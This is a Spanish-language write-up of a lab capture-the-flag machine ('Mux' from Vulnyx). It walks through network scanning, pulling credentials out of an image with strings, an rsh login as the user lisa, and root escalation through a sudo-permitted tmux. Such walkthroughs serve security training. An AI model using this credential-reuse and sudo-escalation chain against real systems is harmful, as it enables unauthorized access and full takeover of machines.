
Máquina Mux (Vulnyx)

De Ignacio Millán Ledesma Publicado el: 23 agosto

Comenzamos con averiguar la dirección IP de la Máquina Victima, para ello utilizaremos la herramienta **netdiscover**, para ello ejecutamos el siguiente comando:


$ netdiscover -i eth1 -r 10.0.2.0/24



- **Kali (Máquina Atacante):** 10.0.2.4
- **Máquina Victima:** 10.0.2.11

Comprobamos si tenemos conexión con la Máquina Victima, para ello ejecutamos el siguiente comando:

$ ping -c 1 10.0.2.11



Como se puede comprobar por el TTL nos enfrentamos a una Máquina **Linux**.

A continuación, realizamos con la herramienta **nmap** un reconocimiento de los servicios, para ello ejecutaremos el siguiente comando:


$ nmap -Pn 10.0.2.11 -sVC

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-11 16:47 CEST
Nmap scan report for 10.0.2.11
Host is up (0.00021s latency).
Not shown: 996 closed tcp ports (reset)
PORT    STATE SERVICE    VERSION
80/tcp  open  http       Apache httpd 2.4.56 ((Debian))
|_http-title: Monna Lisa
|_http-server-header: Apache/2.4.56 (Debian)
512/tcp open  exec       netkit-rsh rexecd
513/tcp open  login
514/tcp open  tcpwrapped
MAC Address: 08:00:27:8C:39:AB (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.81 seconds
```

Como podemos comprobar la Máquina Victima tiene abiertos los puertos **80**, **512**, **513** y **514**.

Comprobamos que es lo que corre en el puerto 80.



A continuación, si realizamos con la herramienta **gobuster** un fuzzing web, nos encontrara dos archivos (**index.html** y **image.jpg**).

Nos descargamos la imagen de la **Monna Lisa**, y con la herramienta **strings** probamos si se está aplicando esteganografía, para ello ejecutamos el siguiente comando:

$ strings image.jpg


```
└─# strings image.jpg
lisa:My_$3cUr3_RSH_p@zz
```

```
x]3y
lisa:Gi0c0nd@
```

Nos encontramos dos credenciales diferentes.

Nos intentamos conectar por **rsh** (puerto **514**) y con la contraseña **Gi0c0nd@**, para ello ejecutamos el siguiente comando:

$ rsh 10.0.2.11 -l lisa




¡¡¡Somos **Lisa**!!!

Enumeramos los permisos **sudo**, para ello ejecutamos el siguiente comando:


$ sudo -l

Nos encontramos con el binario **tmux** que lo podemos ejecutar como el usuario **root**. por lo tanto nos vamos a la pagina gtfobins a mirar el payload.



Lo ejecutamos:

$ sudo tmux



¡¡¡Ya somos **root**!!!

Ya podemos leer las flags de **user** y **root**.